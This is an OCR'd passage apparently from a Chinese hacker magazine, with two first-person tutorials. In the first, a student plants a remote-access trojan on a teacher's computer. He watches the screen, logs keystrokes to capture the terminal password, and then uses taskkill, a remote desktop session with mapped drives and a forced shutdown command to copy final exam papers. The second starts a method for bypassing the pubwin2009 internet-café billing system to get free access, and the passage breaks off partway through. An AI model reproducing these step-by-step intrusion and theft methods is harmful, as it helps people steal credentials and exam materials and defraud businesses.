


图8

接着执行命令“c:\server.exe”，数十秒后，主机上线了，如图9。

我打开屏幕监控，他还正在监视学生机的屏幕，如图10。

最后，直奔目标。用灰鼠的进程管理结束进程mstsc.exe，再打开键盘记录功能，不久就捕获到了他输入的终端密码了，如图11。




图9

至此，我已经拿到了权限。

终极窃取

临近期末，一次在多媒体教室上课时，他讲了这么一个插曲：前两年本校有名学生窃取了某位老师的内部邮箱账号，并偷走了邮箱内的期末考试试题，后来该同学的盗窃行为被老师发现，给了他严厉的处分。之后学院规定所有老师不得将期末考试题通过网络传播，只能通过U盘直接拷贝。




图10




图11

他的描述无意间就透露出期末考试卷子在他电脑里，于是，这节课我很仔细地盯着大屏幕，看着他在教师机里操作的每一个步骤。大致了解了办公机里的分布情况：C盘为系统盘，D用来安装应用程序，E盘存放了与工作有关的资料，F盘是放的电影、歌曲。他访问最多的是E盘，并且他不小心打开了E盘一个名为“与工作有关”的文件夹，那瞬间我看见里面存放的有些文件命名方式都是“2009~2010XX专业……”、“2010~2011XX专业”的Word文档。期末卷子很可能就存放在这里。

待到第二日来机房上课时，我准备对其下手。他正用教师机连接着终端的，办公室里的机器装的是XP，XP默认是不支持多个用户同时连接终端的，如果直接连接过去，他会被强制挤出来，容易引起怀疑。还好我们机房开机速度很慢，并且进了系统后要想正常操作，还需等极域教学系统启动完成，总共要花两分钟左右。所以我决定关闭教师机。在关机+重启的这段时间内拷走期末试题是绰绰有余的。

为便于拷贝，我在连接远程桌面时，选中了本地资源的驱动器，连接进终端后，就可在他电脑里看到我本地的磁盘了。如图12。




图12

用SQLTool连接到教师机，先用taskkill命令结束远程桌面的进程，进程结束后我就马上连接了终端，然后再用命令“shutdown –s –t 0”关闭他机子。

进入到E盘该目录下，按下组合件Ctrl+A、Ctrl+C，再打开本地磁盘Ctrl+V，很快完成拷贝工作。最后还原他打开的窗口，并离开终端。完美地拷走了卷子。

悲剧的是，拷走的试卷里没有我们专业的。望通过本文，可提高大家的网络安全意识。

（文章中所涉及到的相关软件已经收录在光盘中）

谁想和我一起免费上网

笑傲

新的一年开始了，现在正值寒假，大家在家一定玩的很high，和朋友们去网吧玩玩dota、cs等游戏也一定很开心。但是我们毕竟都是学生，经不起每天上网吧的花销，今天就给大家带来一个突破pubwin2009的免费上网方法，并且将过程详细讲述下。

话说这天我来网吧来打dota，一问竟然要3块钱一个小时，这不是抢么。再问会员多少，他说2块5，我可是奉公守法的好公民，不偷不抢的哪里来的钱，但是为了玩dota还是办了个会员玩吧。没想到连输了一下午，就退出来不玩了，点了下我的卡的消费信息，看的有点心疼，再加上刚才游戏也输了，我想着一定要破解你这个网吧，给你们点教训。

先看下这个网吧的收费系统，是pubwin2009（如图1）。




图1

pubwin这个系统大家见的很多了，去年的时候就有用创建虚拟桌面来免费上网的方法，但是现在已经失效了。开始我是想结束其进程看行不行，于是用wsyscheck来查看系统进程，找到pubwinclint.exe结束掉，但是过了一会，他又重新开了，看来有进程保护（如图2）。

于是第二次在我结束了pubwinclint.exe之后，我用了wsyscheck的软件设置里的一个禁止文件进程创建的功能，使用了之后，pubwin果然不再重新启动了，其他的也可以正常用，但是过了一会电脑却自动重启了，看来这还是不行（但是为什么一直没想明白。因为可能和pubwin有关的件）。看来结束pubwinclint程序是没什么希望了，在想别的方法。

